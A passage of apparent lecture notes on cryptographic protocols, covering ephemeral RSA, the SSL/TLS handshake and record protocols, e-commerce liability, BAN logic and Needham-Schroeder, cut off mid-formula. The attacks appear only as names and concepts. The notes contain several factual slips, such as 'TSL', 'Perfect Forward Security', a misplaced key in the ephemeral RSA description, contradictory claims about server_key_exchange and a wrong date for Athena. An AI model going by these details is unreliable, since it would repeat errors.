If the session key K gets compromised, the whole session gets compromised. If the long-term secret $privK_B$ gets compromised, future and past sessions are at risk. An adversary may recover any past recorded session. The long-term secret is again a single point of failure.

Ephemeral RSA. In the ephemeral RSA, Bob generates an **ephemeral pair** of private and public keys $(TprivK_B, TpubK_B)$ (Figure 1.94). Bob authenticates the ephemeral public key $TpubK_B$ by signing with $privK_B$ and then transmits it to Alice. The random quantity R is a nonce and makes it possible to avoid replay attacks. Upon receiving $TpubK_B$, Alice authenticates $pubK_B$, uses it to encrypt the session key K, transmits K to Bob and then deletes $TpubK_B$. Bob uses $TprivK_B$ to decrypt the session key K and then deletes the keys $(TprivK_B, TpubK_B)$. When the session terminates, Alice and Bob delete the session key K.



Figure 1.94: Ephemeral RSA.

$(TprivK_B, TpubK_B)$ are generated on the fly and are not stored. Again, PKE is used for authentication (by digital signature). Also, if the long-term secret is compromised, then the future sessions are at risk, but the old sessions are secure. The adversary cannot obtain the ephemeral private key from the ephemeral public key (RSA problem), hence not obtaining the session key.

Perfect forward secrecy has some cons. It requires more computation than ordinary cryptography, and crypto-(co)processors do not support it (for the moment). However, many companies (e.g., Google and Facebook) use PFS.

1.12 Secure socket layer (SSL)

SSL guarantees security at the transport layer (this is important for e-commerce). It is largely used today, for example in https, emails and in some application layer. SSL is a protocol suite composed of 4 protocols (Figure 1.95):

- Handshake protocol (the most important one).
- Change cipher protocol.
- Alert protocol.
- Record protocol.

SSL was implemented and initially released by Netscape. Then, there was an attempt by IETF to standardise it. The standard version is the Transport Layer Security (TSL) and it is based on SSL version 3. SSL and TSL are very similar. However, they are not inter-operable (browsers implement both).

Session vs. connection. We are at the transport layer (on top of TCP); thus, there is already a connection notion. SSL distinguish between session and connection (Figure 1.96).

A client and a server must first establish a **session** (agreement between client and server), a logical association between them. A session is created via **handshake protocol**, and it defines a set of **crypto parameters** (e.g., crypto algorithms to use during communication). Multiple connections can share those parameters. It helps avoid the expensive negotiation of crypto parameters for each connection (client and server may be far from each other).

The client and the server agree on a common state (**session state**) composed of:



Figure 1.95: SSL protocol suite.

Figure 1.96: SSL session.

- Session identifier.
- Peer certificate (compliant to X.509v3 standard).
- Compression method (if any).
- Cipher spec (set of crypto algorithms to use, e.g. AES).
- Master secret (48 bytes, from which all the keys are created).
- Is resumable (whether the session can be used to establish new connections).

Many connections can be established in a session. Each connection is characterised by a **connection state** composed of:

- Server random number (nonce).
- Client random number (nonce).
- Server write MAC secret (key generated from the master secret for the MAC, used in server to client communications).
- Client write MAC secret (key generated from the master secret for the MAC, used in client to server communications).
- Server write key.
- Client write key.
- Initialisation vectors (it is needed if a cipher in CBC mode is used).
- Sequence numbers (a sequence number tags each message).

The keys are generated from the master secret for performance reasons. Since we have new parameters at each connection, if those parameters are not generated from the master secret, we need to establish them through public-key cryptography (computational demanding). Public-key cryptography is used only once (when establishing the master secret) if we generate them from the master secret.

1.12.1 The record protocol

The handshake protocol is responsible for establishing the master secret. As soon as a key is established, the parties use that key to generate other keys and encrypt messages. Change cipher and alert protocols are related to handshake.

The record protocol protects the application data using the established key (the application data may come from different protocols, e.g., HTTP); it provides confidentiality and integrity to SSL connections.

Suppose to have an application layer payload, e.g. HTTP payload, the record protocol (Figure 1.97):

- Divides the payload into fragments; each fragment has a maximum size of 2^{14} bytes.
- Compresses each fragment (the compression must be lossless).
- Computes the tag of the compressed fragment and attaches it at the end.
- Encrypts the compressed fragment with the tag.
- Attaches a header.

The payload is opaque to the record protocol (it is just a sequence of bytes). The handshake protocol establishes the keys for MAC and encryption.



Figure 1.97: The record protocol.

The fields of the header are:

- Payload type (8 bit): change cipher, alert, handshake, application_data.
- Major version (8 bit).
- Minor version (8 bit).
- Compressed length (16 bit): size of the cleartext fragment, the max value is $2^{14} + 2048$.

The major version and minor version fields represent the SSL version.

The change cipher protocol consists of a single one-byte message whose value is 1 (exchange signals) to make the negotiated crypto suite operational.

The alert protocol is used to communicate the peer alarm messages, and it consists of a two-byte message with a one-byte level field and a one-byte alarm field. The level field may assume two values: warning (1) or fatal (2), according to the message's severity. A fatal alert terminates the SSL connection, and no new connection in the same session can be established; already existing connections may continue. The alarm field specifies the alarm.

Fatal alarms are unexptected_message, bad_record_mac, decompression_failure, handshake_failure and illegal_parameter. Other alarms are close_notify, no_certificate, bad_certificate, unsupported_certificate, certicate_revoked, certificate_expired and certificate_unknown.

The handshake protocol is the most complex in SSL. It allows the client and the server to authenticate each other, negotiate a cryptographic suite and establish the cryptographic keys as needed.

The handshake protocol precedes any application protocol. Each message of the handshake protocol consists of three fields: type (1 byte), which specifies one of the ten different types of messages in the handshake protocol; length (3 bytes) that specifies the length of the message; contents (≥ 1 byte) which specifies the parameters associated with the message.

The application protocol message can be any size, and its content is opaque to the record protocol.

1.12.2 The handshake protocol

The handshake protocol aims to establish a secure connection, it runs before any application data is exchanged. It is the most complex part of SSL. Through this protocol:

- Client and server authenticate each other (authentication).
- Client and server negotiate the cipher suite:
  - Key establishment scheme.
  - Encryption scheme (used in the record protocol).
  - MAC (used in the record protocol) and digital signature.
- Client and server establish a shared secret (pre-master secret).

The full sequence of messages of the handshake protocol is shown in figure 1.98.



Figure 1.98: The handshake protocol overview.

The protocol is divided into rounds:

- Exchange of security capabilities (round 1): the client says to the server what can do.
- Server authentication (round 2).
- Client authentication (round 3).
- Conclusion (round 3): client and server synchronise and start using the defined key.

Up to 13 messages are exchanged between the client and the server; some of them are optional. There are many messages because the server wants to communicate with any client (interoperability); some clients may reside in countries with security limitations.

The messages have the parameters in figure 1.99.

Basic scheme. Suppose that a client wants to communicate with a server and suppose they use the RSA encryption:

- The client gets in touch with the server asking for its public key.
- The client generates a key (pre-master secret of 48 bytes generated with a random generator) and encrypts it with the server public key.
- The client sends the encrypted key to the server that decrypts it using its private key.

In this way, the client and the server have established a shared secret (Figure 1.100).

This scheme has several problems:

- It suffers from the man-in-the-middle attack.
- There is no notion of time, thus it suffers from replay attack.

Type	Contents
hello_request	No pars
client_hello	version, nonce, session id, cipher suite, compression method
server_hello	version, nonce, session_id, cipher suite, compression method
certificate	Certificate X.509v3
server_key_exchange	Pars, signature
certificate_request	Type, authority
server_hello_done	No pars
certificate_verify	signature
client_key_exchange	Pars, signature
finished	hash

Figure 1.99: The set of messages with parameters.



Figure 1.100: The handshake protocol basic scheme.

– There is a problem of interoperability, for simplicity we assumed that client and server use RSA but this might not be the case. They have to achieve a consensus on the algorithms to use.

Let us analyse in details the messages exchanged by the client and the server in the case of RSA-based server authentication (Figure 1.101):

– The client generates a random number (nonce) to put into the client hello message. The nonce is different for any execution of the protocol; it gives freshness and helps avoid replay attacks. The client sends the client hello message to the server to state who is and what can do (supported algorithms).

– The server generates a nonce and sends the client the server hello message. The client hello and the server hello messages are in the clear; they represent the negotiation phase in which the client and the server achieve a consensus on the algorithms to use.

– The server sends its certificate to the client to avoid man-in-the-middle attacks and a server hello done message.

– The client checks the certificate's validity, and the server's digital signature, generates a pre-master secret, encrypts it with the server public key, and sends it through the key exchange message.

– The server decrypts the pre-master secret using its private key.

Server authentication. It is still a simplified version of the protocol in which only the server authenticates (asymmetric authentication). It is a widespread use case; typically, clients are authenticated at the application level. The server is authenticated, and a secure channel is established using this protocol; thus, the client may authenticate with a password.

The server hello done message is needed because SSL also allows performing client authentication. This message reports that round two is over. In round 3, the server requests and verifies the client



Figure 1.101: The handshake protocol server authentication basic scheme.

certificate. If the client and the server choose another public key algorithm, for instance, Diffie-Hellman, the server sends a server key exchange message to send the public parameters.

The client and the server tell each other what they can do through the hello messages (e.g., SSL version, cipher suite, compression method).

The cipher suite is a list of algorithm tuples that are typically sorted in order of preferences. A tuple specifies:

- The key establishment.
- cipher, cipher type, IV size, isExportable.
- MAC, hash size.
- Key material.

Some tuples are standard, e.g., SSL_RSA_WITH_3DES_EDE_CBC_SHA.

Supported key establishment schemes are:

- RSA (certified to avoid man-in-the-middle). The server sends the certificate.
- Fixed Diffie-Hellman (certified; fixed public parameters p and g). The server's public parameters (p, g, Y) are certified by a Certification Authority (CA). The client's certificate is required if client authentication is required.
- Ephemeral Diffie-Hellman (signed, dynamic public parameters). This protocol guarantees Perfect Forward Security. DH public keys are digitally signed (RSA or DSS). Signing keys are certified.
- Anonymous Diffie-Hellman (non authenticated). DH without authentication. It is vulnerable to MIM.

The certificate from the server is always requested except for anonymous Diffie-Hellman. For each alternative, the content of messages may change; some message may be empty. The server_key_exchange message is not requested in fixed Diffie-Hellman and RSA. The format of the message depends on the chosen key exchange algorithm. The server_key_exchange is requested in anonymous DH, ephemeral DH and RSA. Similarly, the format of the client_key_exchange message depends on the chosen key establishment.

The keys are generated from the quantities in figure 1.102. The hash is performed several times (multi-step) to have the keystream as long as needed.

Conclusion round. Let us analyse the conclusion round of the handshake protocol showed in figure 1.103. In this phase, the client and the server synchronised to start using the agreed suite. The client sends the change cipher message (1 byte) to signal the server to start using the agreed ciphers. The client_finished message proves to the server that the client knows the key; in this message, the client encrypts a quantity known by the server. The server verifies this quantity to prove that the key is correct. The server sends similar messages to the client. After this round, the handshake protocol is over, and they can start using the established keys in the record protocol.



Figure 1.102: Key generation.



Figure 1.103: handshake protocol conclusion round.

Client authentication. The handshake protocol authenticates the server by default. Typically, the client is authenticated at the application level (e.g., with a password). However, SSL also supports client authentication to the server (Figure 1.104). The server requires client authentication using the certificate request message after the server_hello. The authentication is based on challenge-response: the client computes the hash of some quantity known by the server (challenge), digitally signs it and sends it to the server (response). The challenge is implicit (the server does not need to send it) because it is a piece of the state of the protocol.



Figure 1.104: Client authentication.

1.12.3 Pitfalls and attacks

SSL is considered a secure protocol; the proof is that it is largely used. Nobody has found vulnerabilities in the protocol, but there were found in the implementations. For instance, in version 2 of SSL, the pseudo-random bit generator was weak. The keystream is computed as $H(tod||pid||ppid)$, with tod = time of the day, pid = process id, $ppid$ = parent process id (generated by login process). Thus, the seed of the hash function is predictable and can be easily guessed with a brute force attack. The entropy of the triple is 47-bit so that it can be guessed in 25 seconds (2^{47} steps of a brute force attack). Nowadays, an entropy of at least 2^{64} is needed. A more sophisticated attack based on system observation might be even more effective.

Other attacks against the implementation are:

- Browser Exploit Against SSL/TLS (BEAST) attack. Weakness of CBC in TLS 1.0.
- Compression Ratio Info-leak Made Easy (CRIME). Side-channel attack based on the compressed size of an HTTP request.
- Lucky13 attack. Timing side-channel attack with CBC.
- Heartbleed attack. Buffer over-read attack (buffer overflow).

SSL in e-commerce Consider a classical e-commerce transaction. At some point, Alice wants to pay for the selected goods and is redirected to her bank's website. From this time, SSL comes into play. With SSL, Alice successfully verifies the bank certificate, establish a secure connection and sends her password (or PIN) on the connection (Figure 1.105).



Figure 1.105: An e-commerce transaction.

Consider that an adversary wants to mount a phishing campaign (Figure 1.106). We are in the same scenario as before, but the sites are controlled by the adversary this time.



Figure 1.106: Phishing campaign example.

When the adversary exchanges the certificate with Alice, two things can happen:

- CA that released the certificate is in Alice's browser.
- Certificate may be self-signed, and the browser gives a warning. Users skip this kind of warning because they tend to have faith in whatever comes from the network, do not have the technical knowledge to understand them, or are distracted (all these cases can be hazardous!).

SSL is executed correctly, and Alice gets trapped. It is not a fault of SSL; the problem is the authentication at the application level. Authentication is on the user. Therefore, users need to know about certificates and correlated aspects, which is a hardly valid assumption.

The password/pin is a shared secret. In a home banking contract, the user commits himself to protect the password/pin confidentiality. In a fraud, it is evident that the password/pin confidentiality has been violated, but the risk is allocated at the user side (user is liable for).

E-payment by credit card. Consider a completely different situation in which a user wants to pay for some goods by credit card through SSL (Figure 1.107). The credit card number is **public**. Hence, an adversary may retrieve the number and buy something with it. The merchant cannot discriminate if the legitimate owner uses the card.



Figure 1.107: E-payment by credit card.

In this case, who is going to take liabilities? Three parties are involved:

- Credit card issuer (e.g., Visa, Mastercard).
- Cardholder (customer).
- Merchant.

In internet transactions, the credit card issuer does not take liabilities (only in the case of face-to-face transactions). There is no technical way to distinguish the two situations in figure 1.107. If the risk is on the customer, no one would ever do internet transactions with credit cards. Thus, the risk should be on the merchant (if (s)he wants to do business on the internet, (s)he must take all the risks). There are laws to establish liabilities in this case.

Secure electronic transactions. A consortium (involving IBM and Microsoft) tries to define the SET protocol to answer these problems. SET has been designed and implemented in the late '90s, Visa and Mastercard commissioned it. Unfortunately, this protocol was a failure because it was too "heavy" for the '90s connections and too expensive. Moreover, the specifications take more than a thousand pages (too complicated).

The customer and the merchant has a pair of keys $(privK, pubK)$. If the customer key signs an order (Figure 1.108), (s)he cannot repudiate it, so the risk is allocated to the customer. However, this requires that the merchant and the client are trusted devices (strong assumption because stealing a $privK$ is equivalent to stealing a file).



Figure 1.108: SET protocol.

Smartcards are of little help. Malware on the machine can let sign different things (the customer do not know if what (s)he sees is what (s)he signs). So the customer device cannot be considered trusted.

Pros and cons of SSL. The only countermeasure taken for the problems above is the two-factor authentication, which is based on the assumption that an adversary cannot control two different channels (e.g., internet and phone) at the same time.

SSL is a well-designed, robust and secure protocol (**pros**). However, it protects communication only, the user has to check security parameters, and it is vulnerable to name spoofing (**cons**).

1.13 Analysis and design of cryptographic protocols

1.13.1 Establishing a session key

Consider that A and B share a long term key W as in figure 1.109 and they want to establish a session key K.



Figure 1.109: Session key establishment.

The session key is used for bulk encryption and is used for one communication session. The long term key is used for many runs of the key establishment protocols. In each run, the key encrypts a small amount of data.

We can establish a session key in three different ways:

- One-pass protocol.
- Protocol with challenge-response.
- Protocol where both parties contribute to the session key.

One-pass protocol. It consists of one message:

$$M1\ A \rightarrow B : E(W, t_A || "B, A" || K)$$

Upon receiving message M1, B believes that the message is coming from A because it is encrypted through the shared key W. Reasoning about shared keys (or digital signatures), we can make conjectures about the originator of a message. However, sender and originator may not always coincide:

- Message M1 may reach A from B through an intermediary C.
- Message M1 may not come from its originator if the message is a replay.

The timestamp t_A avoids replay but requires synchronised clocks. Without the timestamp, the message could be replayed, and the adversary could impersonate A and force B to reuse key K. In practice, all the traffic encrypted by K could be replayed; this is itself a vulnerability. However, it becomes hazardous if the adversary has obtained a session key K. In that case, the adversary would impersonate A to B and force the former to accept key K as the session key. The adversary could do this as many times as he wishes.

It is always a good practice to assume that a session key may get compromised and that the adversary holds it and the sequence of messages that led to the establishment of that key. It follows that proof of freshness allows B to believe that the message is "recent" and that it is not a replay and is coming from the legitimate originator. The string "B, A" means that the key is for B to communicate with A; this avoids, for example, that the message can be reused for other communications.

This protocol requires secure clock synchronisation, which is very hard in a distributed system. In particular, secure clock synchronisation requires authenticated messages; that is, it requires a secure protocol, precisely what we are trying to do.

Protocol with challenge-response. This protocol avoids clock synchronisation but uses nonces, i.e., quantities that are used just once. It follows that a nonce must be generated fresh; it can never be used in two different protocol instances.

A nonce can be implemented as a counter, a timestamp or a random number. The former two are predictable, whereas the latter is not. In certain situations, this difference matters.

Differently from a timestamp, the freshness of a nonce can be verified by the nonce generator only. In general, a nonce is transmitted in the clear because it does not carry any confidential information.

Protocol where both parties contribute to the session key. In the first two protocols, the session key is generated by one party; this assumes that B has to trust A about key generation. This protocol allows each party to contribute with his(er) piece of the key.

1.13.2 The ban logic

The ban logic is a formal tool to reason upon protocols. The logic cannot prove that a protocol is wrong. However, if we cannot prove a protocol correct, then consider that protocol with great suspicion. We assume that the algorithms are secure. The ban logic works at the protocol specification level (as before), there is still room for errors in the design and implementation phase.

Formalism. We use a very simple formalism:

- $P \mid\equiv X$ (P **believes** X). A process P behaves as if X (a statement) were true.
- $P \triangleleft X$ (P **sees** X). P has received/read a message/file containing X, either in the past or in the present execution of the protocol (we do not know when). P can read X and repeat it.
- $P \mid\sim X$ (P **once said** X). P sent/wrote X in a message/file (we do not know when). P believed X when sent/wrote it.
- $P \Rightarrow X$ (P **controls** X). P is an authority on X and we should trust P on this regard.
- $\#(X)$ (X **is fresh**). X has never been used before.
- $P \overset{k}{\leftrightarrow} Q$ (k **is a shared key between** P **and** Q). k is a cryptographic key.
- $P \overset{K}{\rightleftharpoons} Q$ (K **is a shared secret between** P **and** Q). The shared secret could be a password or a pin (something that cannot be used for encryption).
- $\overset{k}{\mapsto} P$ (k **is** P**'s public key**).
- $\langle X \rangle_Y$ (X **is combined with** Y). E.g., $x||y, x \oplus y$, etc.
- $\{X\}_k$ (X **has been encrypted with** k). In case of encryption we use $E_k(x) \rightarrow \{X\}_k$. In case of digital signature we use $Sign_{k_A}(x) \rightarrow \{x\}_{k_A^{-1}}$.

We can use this formalism to build "sentences" and give meaning to each message. For example:

- $A \mid\equiv \#(N_a)$: A believes that N_a is fresh.
- $A \mid\equiv A \overset{k}{\leftrightarrow} B$: A beliefs k to be a shared key with B.
- $T \mid\equiv A \overset{k}{\leftrightarrow} B$: T believes that k is a shared key between A and B.
- $A \mid\equiv T \Rightarrow A \overset{k}{\leftrightarrow} B$: A believes T an authority on generating session keys.
- $A \mid\equiv T \Rightarrow \#(A \overset{k}{\leftrightarrow} B)$: A believes that T is competent in generating fresh session keys.

The ban logic considers two epochs: the present and the past (it does not consider the future). It is a belief and action logic: beliefs increases with each message received. The present begins with the start of the protocol. Beliefs achieved in the present are stable for all the protocol duration. Beliefs of the past may not hold in the present. We assume an "honest" participant in the protocol. If P says X, then P believes X (P cannot cheat).

In ban logic, we have three main postulates:

- Message meaning rule.
- Nonce verification rule.
- Jurisdiction rule.

Message meaning rule. This postulate is formulated for symmetric encryption, asymmetric encryption and the shared secret. The postulate is written in the form $\frac{\text{Hypothesis}}{\text{thesis}}$.

The message meaning rule for symmetric encryption is:

$$\frac{P \mid\equiv Q \overset{k}{\leftrightarrow} P, P \triangleleft \{X\}_k}{P \mid\equiv Q \mid\sim X}$$

If k is a shared key between P and Q, and P sees a message encrypted by k containing X (and P did not send that message), P believes X was sent by Q (we do not know when the message is generated).

The message meaning rule for asymmetric encryption is:

$$\frac{P \mid\equiv \overset{k}{\mapsto} Q, P \triangleleft \{X\}_{k^{-1}}}{P \mid\equiv Q \mid\sim X}$$

If k is Q's public key and P sees a message signed by k^{-1} containing X, then P believes that X was sent by Q.

The message meaning rule for the shared secret is:

$$\frac{P \mid\equiv Q \overset{Y}{\rightleftharpoons} P, P \triangleleft \langle X \rangle_Y}{P \mid\equiv Q \mid\sim X}$$

If Y is a shared secret between P and Q, and P sees a message where Y is combined with X (and P did not send the message), P believes X was sent by Q.

Nonce verification rule. The nonce verification rule is:

$$\frac{P \mid\equiv \#(X), P \mid\equiv Q \mid\sim X}{P \mid\equiv Q \mid\equiv X}$$

If P believes Q said X and P believe X is fresh, then P believes Q believes X (now, in this protocol execution; thus, X is not a replay of an old message). In other words, if P believes X was sent by Q, and P believes X is fresh, then P believes Q has sent X in this protocol execution instance.

Jurisdiction rule. The jurisdiction rule is:

$$\frac{P \mid\equiv Q \mid\equiv X, P \mid\equiv Q \Rightarrow X}{P \mid\equiv X}$$

If P believes Q believes X (now, in this execution of the protocol) and P believe Q is an authority on X, then P believes X too. In other words, if P believes Q says X and P trust Q on X, then P believes X too.

In general, there are many postulates. The majority of them are trivial and can be inferred from the three above. Some of them are in figure 1.110.

$$\frac{P \mid\equiv X,\ P \mid\equiv Y}{P \mid\equiv (X,Y)} \quad \frac{P \mid\equiv (X,Y)}{P \mid\equiv X,\ P \mid\equiv Y} \quad \frac{P \mid\equiv Q \mid\equiv (X,Y)}{P \mid\equiv Q \mid\equiv X} \quad \frac{P \mid\equiv Q \mid\sim (X,Y)}{P \mid\equiv Q \mid\sim X}$$

$$\frac{P \mid\equiv \#(X)}{P \mid\equiv \#(X,Y)}$$

$$\frac{P \triangleleft (X,Y)}{P \triangleleft X} \qquad \frac{P \triangleleft \langle X \rangle_Y}{P \triangleleft X}$$

$$\frac{P \mid\equiv Q \overset{K}{\leftrightarrow} P,\ P \triangleleft \{X\}_K}{P \triangleleft X} \quad \frac{P \mid\equiv \overset{K}{\mapsto} P,\ P \triangleleft \{X\}_K}{P \triangleleft X} \quad \frac{P \mid\equiv \overset{K}{\mapsto} Q,\ P \triangleleft \{X\}_{K^{-1}}}{P \triangleleft X}$$

$$\frac{P \mid\equiv R \overset{K}{\leftrightarrow} R'}{P \mid\equiv R' \overset{K}{\leftrightarrow} R} \quad \frac{P \mid\equiv Q \mid\equiv R \overset{K}{\leftrightarrow} R'}{P \mid\equiv Q \mid\equiv R' \overset{K}{\leftrightarrow} R} \quad \frac{P \mid\equiv R \overset{K}{\rightleftharpoons} R'}{P \mid\equiv R' \overset{K}{\rightleftharpoons} R} \quad \frac{P \mid\equiv Q \mid\equiv R \overset{K}{\rightleftharpoons} R'}{P \mid\equiv Q \mid\equiv R' \overset{K}{\rightleftharpoons} R}$$

Figure 1.110: More postulates.

Idealised protocol. In the real protocol, each step is represented as:

$$A \to B : \text{message}$$

For example:

$$A \to B : \{A, K_{ab}\}_{K_{bs}}$$

However, this notation is ambiguous. Thus, the protocol has to be idealised:

$$A \to B : \{A \overset{K_{ab}}{\longleftrightarrow} B\}_{K_{bs}}$$

The resulting specification is more clear and we can infer the formula:

$$B \triangleleft A \overset{K_{ab}}{\longleftrightarrow} B$$

Bob decrypts the message with K_{ab} and sees the content of the message.

Protocol analysis. The protocol analysis consists of the following steps:

1. Derive the idealised protocol from the real one.
2. Determine assumptions and state the objective to achieve.
3. Apply postulates to each protocol step and determine beliefs achieved by principals at the step.
4. Conclude.

The protocol objectives depend on the context. The typical objectives are:

- $A \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B, B \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B$ (**key authentication**). However, this does not say anything about Alice/Bobs sees the message.
- $A \mid\equiv B \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B, B \mid\equiv A \mid\equiv A \overset{K_{ab}}{\longleftrightarrow} B$ (**key confirmation**). In this case, Alice/Bob has the proof that Bob/Alice has the key in his/her hands.
- $A \mid\equiv \#(A \overset{K_{ab}}{\longleftrightarrow} B), B \mid\equiv \#(A \overset{K_{ab}}{\longleftrightarrow} B)$ (**key freshness**).
- $A \mid\equiv \overset{e_b}{\longmapsto} B$ (**Interaction with a certification authority**).

1.13.3 The Needham-Schroeder protocol

This protocol was invented in 1978 and in 1999 was incorporated into the Athena project. It was the foundation of Kerberos (the authentication for Unix systems) and was incorporated in Active Directory (Microsoft systems) also.

This protocol assumes a model with a trusted third party T (key distribution centre) that shares a long-term key with participants A and B (K_a and K_b, respectively). The protocol aims to establish a session key K_{ab} between A and B.

The real protocol. The real protocol is:

$$\begin{array}{lll} M1 & A \to T & A, B, N_a \\ M2 & T \to A & E_{K_a}(N_a, B, K_{ab}, E_{K_b}(K_{ab}, A)) \\ M3 & A \to B & E_{K_b}(K_{ab}, A) \\ M4 & B \to A & E_{K_{ab}}(N_b) \\ M5 & A \to B & E_{K_{ab}}(N_b - 1) \end{array}$$

N_a and N_b are nonces. In messages M4 and M4, we have N_b and $(N_b - 1)$. It is not a different nonce but a trick to distinguish the messages. M1 is not encrypted. Therefore, it is not considered in the analysis.

Idealised protocol. The idealised protocol is:

$$
\begin{array}{lll}
